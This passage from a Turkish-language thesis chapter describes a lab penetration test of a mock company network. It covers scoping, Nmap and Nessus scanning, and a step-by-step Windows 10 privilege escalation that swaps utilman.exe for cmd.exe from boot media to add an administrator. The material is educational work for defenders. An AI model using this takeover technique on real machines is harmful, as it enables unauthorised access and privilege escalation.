Bu bölümde anlatılacak olanlar yukarıdaki bölümlerde anlatılmış olan materyal ve yöntemlerle sisteme sızma ve sistemi ele geçirmeye yönelik bir çalışmadır. Sistem için kullanılan bilgisayarların tümü sanallaştırma ünitesine kurulmuş olup, sanallaştırma yapmak için 32gb ram belleğe sahip 8 çekirdekli ve Windows 10 Enterprise İşletim sistemine sahip bir bilgisayar kullanılmıştır. Sanallaştırma sistemine 6 adet bilgisayar kurulmuştur. Ağ yapılandırma kuralları dâhilinde saldırıcı bilgisayarından sistem taraması yapılmıştır. Sistem taraması sonrasında istemci bilgisayarlardan başlanarak sunuculara doğru ataklar yapılmaya çalışılmıştır. Amaç etki alanı kontrolcüsünü ele geçirmeye çalışmaktır. Etki alanı kontrolcüsü ele geçirildikten sonra senaryo için oluşturulmuş olan kullanıcıların kullanıcı adı ve parolaları ele geçirilmeye çalışılmıştır.

1.1 Sızma Testinin Dağılımı

1.1.1 Senaryo Açıklaması

Senaryoda amaç olarak, temsili kurumsal bir yapı içerisinde sızma testi yapılacak ve bu test sonrasında oluşturulacak raporun kuruma teslim edilmesiyle kurumun kendi zayıf yönlerini görerek kural tanımayan saldırganlara karşı önlemler almasını sağlanması hedeflenmektedir.

Senaryomuzda kurum sistem içerisinde sunucular, istemciler, kenar cihazları, web uygulamaları ve çalışan zafiyetleri üzerine saldırılar yapılacaktır.

Kurumsal yapıyı anlatmak adına, temsili kurumun adı “Example”’dır. Example’a yapılacak sızma testinde temsili kurum topolojisi Şekil 6.1’de gösterilmiştir fakat test yapacak kişiler tarafından bu bilgi bilinmemektedir. Amaç testi gerçekleştirirken bilgi toplama aşamasında topolojiyi çözümlemek ve yürütülecek

işlemleri bilgi toplama aşamasının ardından planlamaktır. Example temsili kurumundan test işlemleri için bir adet example.com etki alanına dahil edilmiş son kullanıcı bilgisayarı da sızma test ekibine verilmiştir. Buradaki amaç standart bir kurum çalışanı olarak başlayan bir kişinin kendi yetkilerini ne kadar hak yükseltmesi yapıyor sorusunun cevabını bulmaktır.

1.1.2 Müşteri Tarafından Sağlanan Bilgiler

Example temsili kurumundan test kapsamında bazı bilgiler istenilmektedir. Yapılacak test tamamen kuruma fayda sağlamak adına olduğundan zarar verecek işlemlerin tamamından kaçınılacaktır. Temsili kuruma yapılacak sızma testi kapsamında aşağıdaki alanlardan hangilerinin yapılacağı bilgisini müşteri kurum tarafından istenilmektedir. Bu bilgileri istemenin amacı "White box" saldırı tipi olduğu içindir.

Dış ağ testleri: Kurum dışından yapılan kurumun dışarıya açık olan sunucularına karşı gerçekleştirilen saldırılar. Örnek Web sayfası, DNS, IPS, IDS, Firewall

İç ağ testleri: Kurum içerisindeki ağa bağlanarak kurum içinden bir kullanıcı gibi davranıp yapılabilecek saldırı türleridir.

Web uygulamaları: Yalnızca kurum içine açık olan web uygulamalarına (Örnek Elektronik Belge Yönetim Sistemi, Kurumsal Kaynak Planlama vs.) ve kurum dışına açık olan web uygulamalarına yapılan saldırı türleridir.

Kablosuz ağ testleri: Kurumdan veya kuruma yakın bölgelerden wi-fi adaptörlerle yapılan saldırı türleridir.

Sunucular: Kurumun sunucularındaki yapılandırma hatalarından ya da bilinen açıklıklardan yararlanılarak yapılan saldırı türleridir.

Aktif cihazlar: Kurumun güvenlik duvarı, ips/ids, kenar switch, omurga switch vb. gibi ağ cihazlarındaki yapılandırma hatalarından ya da açıklıklardan yararlanılarak yapılan saldırı türleridir.

Uygulamalar: Kurumda hizmet veren uygulamalar ve uygulamalarının kullandığı yardımcı programlar (java,.net vs) üzerinden gidilerek yapılan saldırı türleridir.

Sosyal mühendislik: Kurum çalışanlarına yönelik sahte e-mail, telefonla arama veya taşınabilir cihazlar ile kullanıcılardan bilgi toplamayarak saldırma türüdür. Kurumlarda yapılan sızma testleri kapsamında sosyal mühendislikten sağlanan

verilerden testin diğer adımlarına katkı sağlamamaktadır. ”White box” saldırı senaryolarında kullanıcıların insani zafiyetleri genellikle kullanılmamaktadır. Bu adım genel olarak en son uygulanan saldırı türüdür. Alınan bilgiler ve bilgilerin alındığı kişiler asla paylaşılmaz. Sadece yüzde olarak oranlama değerlendirmesi yapılır.


DDoS: Kurumun dışarıya hizmet veren web sunucunu internet üzerinden gelen istekleri cevaplayamaz hale getirecek yüksek band genişlikli saldırı tipidir.

Fiziksel Güvenlik: Kurumun bilgi sistemlerinin kablolama ve sistem odasının fiziksel güvenliğini test etmek amaçlıdır.

Etki Alanı ve Son Kullanıcı Bilgisayar Testler: Kurumda etki alanına dâhil olmuş bilgisayarların içerisinde kurumsal ve kişisel kritik bilgilerin varlığına yönelik saldırı türüdür.


İstenilen bilgiler genel olarak,

1. Kaç adet sunucu ve istemci üzerinde sızma testi yapılacak
2. Hangi ağ üzerinde sızma testi işlemleri yapılacak
3. Hangi web uygulamalarına sızma testi yapılacak
4. Hangi kullanıcılara yönelik sosyal mühendislik testi yapılacak
5. Kritik sunucu veya sistem var mı? Varsa ip bilgileri istenilecektir.



Şekil 6.1: Örnek senaryo sızma testi.

Sızma testinin senaryosunun VMWare Workstation kullanarak 32 GB belleğe sahip, i7vPro işlemcili bir host kullanılacaktır.



Şekil 6.2: Deney ortamının "Vmware" sanallaştırma ünitesinde kurulumu.

Deney Ortamı:

Kali Linux işletim sistemi kullanıcısı (beyaz şapkalı saldırgan) sadece 3 adet Windows işletim sistemine sahip bilgisayarlara erişim yapabilmektedir. Erişim yapabildiği istemciler 10.10.10.21, 10.10.10.22, 10.10.10.23 makineli ipler, Windows 10 yani istemci01 makinesi kurum tarafından sızma testi yapacak ekibe verilmiş olan example.com domainine ait bir son kullanıcı bilgisayarıdır. Windows10 makinesinesin test ekibine verilmesindeki amaç yetkisiz bir kullanıcının etki alanında neler yapabileceğinin testidir.

Saldırgan bilgisayarından etki alanı kontrolcüsü(DC) ve IISserver'a erişim olmadığından, etki alanında "yetkisiz" kullanıcısını en yetkin kullanıcı yani "domain admin" yapmak adına diğer istemcilerden "pivoting" yapması gerekecektir.

Son olarak etki alanı kontrolcüsünü ele geçirip senaryo başarılı bir şekilde tamamlamak hedeflenmektedir.


1.1.3 Bilgi Toplama

Bilgi toplama aşamasında temsili kurumun yapısına yönelik ağ haritası çıkartılmaktadır. Bilgi toplama aşaması her bir alan için ayrı ayrı ve aynı zamanda başlatılmaktadır, bilgi toplama aşaması, sürece her zaman için etki etmekte yani "post exploitation" olarak sürecin her noktasındadır. Yeni bulunan bilgilerle bir önceki aşamaya dönmek hatta ve hatta başlangıç aşamasına dönmek sıklıkla olabilmektedir.

Genel yapı olarak sızma testini yaşam döngüsünü şu şekilde gösterilir:

Keşif > Detaylandırma > Açıklık Taraması > Sömürme > Sömürü Sonrası Bilgi Toplama > Raporlama

Temsili kurumsal ağda bilgi toplamak adına Kali Linux makinesinden "Nmap" aracıyla tarama başlatılmıştır ve sonuçlar "Zenmap" aracıyla görüntülenmiştir.



Şekil 6.3: "Nmap" tarama sonucunda alınan bilgilerin "Zenmap" aracıyla görüntülenmesi.

1- Nmap taramasında 10.10.10.20-23 aralığındaki bilgisayarların "*–sS"* parametresiyle syn tespiti, "*–O"* parametresiyle işletim sistemi tespiti, "*–sV"* ile servis sürüm tespiti, "*–top-ports"* parametresiyle taranmasını istenilen "en çok kullanılan 150" portun tespiti, "*–open"* parametresiyle açık olan portların tespiti ve "*–oA"* parametresiyle çıktı alınacak formatlarla birlikte çıktı ismi yazılarak Nmap taramasını başlatılır.

2- "*–oA"* parametresi sonucu yazdığımız "XML" uzantılı Nmap taramasıdır.

3- Zenmap aracının arayüzünü gösterir numara.

4- tarama sonrasında Zenmap kullanarak nmap taramasının görsel olarak izlenmesidir.

1.1.3.1 Testin başlaması


1.1.3.1.1 Ağ keşfi

Keşif türü olarak pasif ve aktif keşif olarak ikiye ayrılan ağ keşfi, pasif keşifte ağ altyapısına ve testi yapılacak olan sistemlere paket göndermeden ağ trafiğinin dinlenme işlemidir. Ağ trafiğini dinlerken çoğunlukla Tcpdump ve Wireshark araçlarının kullanılmaktadır, arp tablosuna bakmaktaki amaç ise aynı alt ağda bulunan sunucuların IP-MAC adres bilgilerini elde etmektir. Aktif keşif yaparken sistemler üzerine paket gönderileceğinden dolayı sistemler üzerinde kayıtlar oluşacaktır. Bu saldırı türünde sıklıkla kullanılan araçlar Nmap, Hping, Scapy, Ping, Tracert vb.'dir.


Aktif tarama araçlarından nmap ile ağ taraması, istenilen parametreler girilerek başlatılır. Tarama sonrası çıkan IP'ler Nessus aracına zafiyet tespiti yapılmak üzere verilir.

1.1.3.1.2 Etki alanı


Etki alanı sızma testinde keşif ve zafiyet taraması bölümünde elde edilen nmap ve nessus çıktılarından yararlanarak sömürme işlemleri yapılmaktadır.




Şekil 6.4: "Nessus" zafiyet tarama aracı yeni tarama arayüzü.



Şekil 6.5: "Nessus" zafiyet tarama aracı deneysel ortam istemcilerin taranması.



Şekil 6.6: "Nessus" zafiyet taramasında tespit edilen açıklıkların "IP" bazlı gösterimi.




Şekil 6.7: "Nessus" zafiyet taramasında tespit edilen tüm açıklıklar.


Etki alanın keşfi konusunda yapılan ilk adım, temsili kurum tarafından test ekibine teslim edilen "etki alanı üyesi olan" "son kullanıcı bilgisayarı"'yla ve etki alanında oturum açabilen bir "etki alanı kullanıcısı"'yla (yetkisiz) verilmiş olan bilgisayarı keşfetmektir. Yapılabilecek en temel işlemler, teslim alınan bilgisayarın BIOS koruması olup olmadığı saptamak, etki alanında yetkisiz kullanıcıyla oturum açıldığında bilgisayar üzerinde hangi yetkinlikle işlemler yapılabildiği test etmek, etki alanı kullanıcısını sınırlayan antivirüs, firewall, kullanıcı erişim kontrolü vb. özelliklerin bilgisayardan kaldırılıp kaldırılamayacağını test etmekti. Senaryoda belirtilen Windows 10 makinesi "yetkisiz" etki alanı kullanıcısıyla teslim edilmiş ve Şekil 6.8'deki bilgiler toplanmıştır.

Şekil 6.8'de sol taraftaki ekran alıntısında etki alanı kullanıcısının girişini ve "utilman.exe"'nin doğru çalıştığı gösterilmiş, sağ taraftaki ekran alıntısında ise oturum açmış etki alanı kullanıcısının komut satırından "*net user*" komutu ile kullanıcıların yetkinlikleri hakkında bilgi toplaması yaptığı gösterilmiştir. Elde edilen bilgiler kapsamında "yetkisiz" kullanıcısı etki alanında ve yerel bilgisayarda standart bir kullanıcı olduğu, "admin" kullanıcısının ise yerel bilgisayarda "Administrators" grubuna üye "yerel yetkili" olduğu tespit edilmiştir.

Bu aşamadan sonra Şekil 6.9'da gösterildiği gibi bilgisayar windows10 işletim sistemi olan bir "cd" ile "boot" edip soldaki ekran alıntısında yer alan 3 nolu sayının belirttiği "utilman.exe"'yi "cmd.exe" olarak değiştirerek bilgisayara bir yerel yetkili kullanıcı ekleyip ve etki alanında verilmiş olan "yetkisiz" kullanıcının yetki yükseltmesini yaparak "Administrators" grubuna üye yapmaktır.



Şekil 6.8: Etki alanı bilgisayarının komut satırından incelenmesi.



Şekil 6.9: Bilgisayarın ele geçirilme işlem basamakları.


1) Boot edilen bilgisayarda Windows yükleme ekranı, next tuşuyla geçilir

2) Repair your computer seçeneğine tıklanır

3) Troubleshoot seçeneği seçilir

4) Command Prompt ile 5 nolu ekran alıntısındaki cmd.exe ekranı açılır, bu ekrana alıntıdaki komutları girdikten sonra bilgisayarı yeniden başlatılır ve 6 nolu "utilman.exe"'ye tıklanır, tıklama sonrası 7 nolu komut satırı açılmış olacaktır. Bu komut satırı Windows'ta sistem haklarıyla çalışan bir komut satırı olduğu için ilgili bilgisayarda komut satırını kullanarak tüm işlemleri yapılabilir. Ekran alıntısında "test" kullanıcı yerel kullanıcı olarak eklenmiş ve daha sonra "Administrators" grubuna üye yapılmıştır. Etki alanı kullanıcısı "yetkisiz" de bilgisayarın yerel yetkili kullanıcı grubuna eklenmiştir. 8 nolu alanda anlatılan ise "yetkisiz" kullanıcıyla oturum açtıktan sonra çalıştırılan bu bilgisayarda yetkili kullanıcılar kim sorusuna cevap veren komuttur. Dönen cevapta admin, example\yetkisiz, example\domain admins, test kullanıcıları ilgili makinenin yerel yetkili kullanıcılarıdır.

Yukarıdaki aşama sonrasında etki alanını daha net görmek adına Windows'un işletim sistemlerinde kullanılmak üzere Microsoft'un resmin olarak yayınladığı RSAT (Remote Server Administration Tool) [91] indirilerek kurulum yapılır. Kurulum sonrasında example.com kurumunun tüm etki alanı yapısı ve daha fazlası bilgi toplamak adına sistemde kurulu olacaktır.

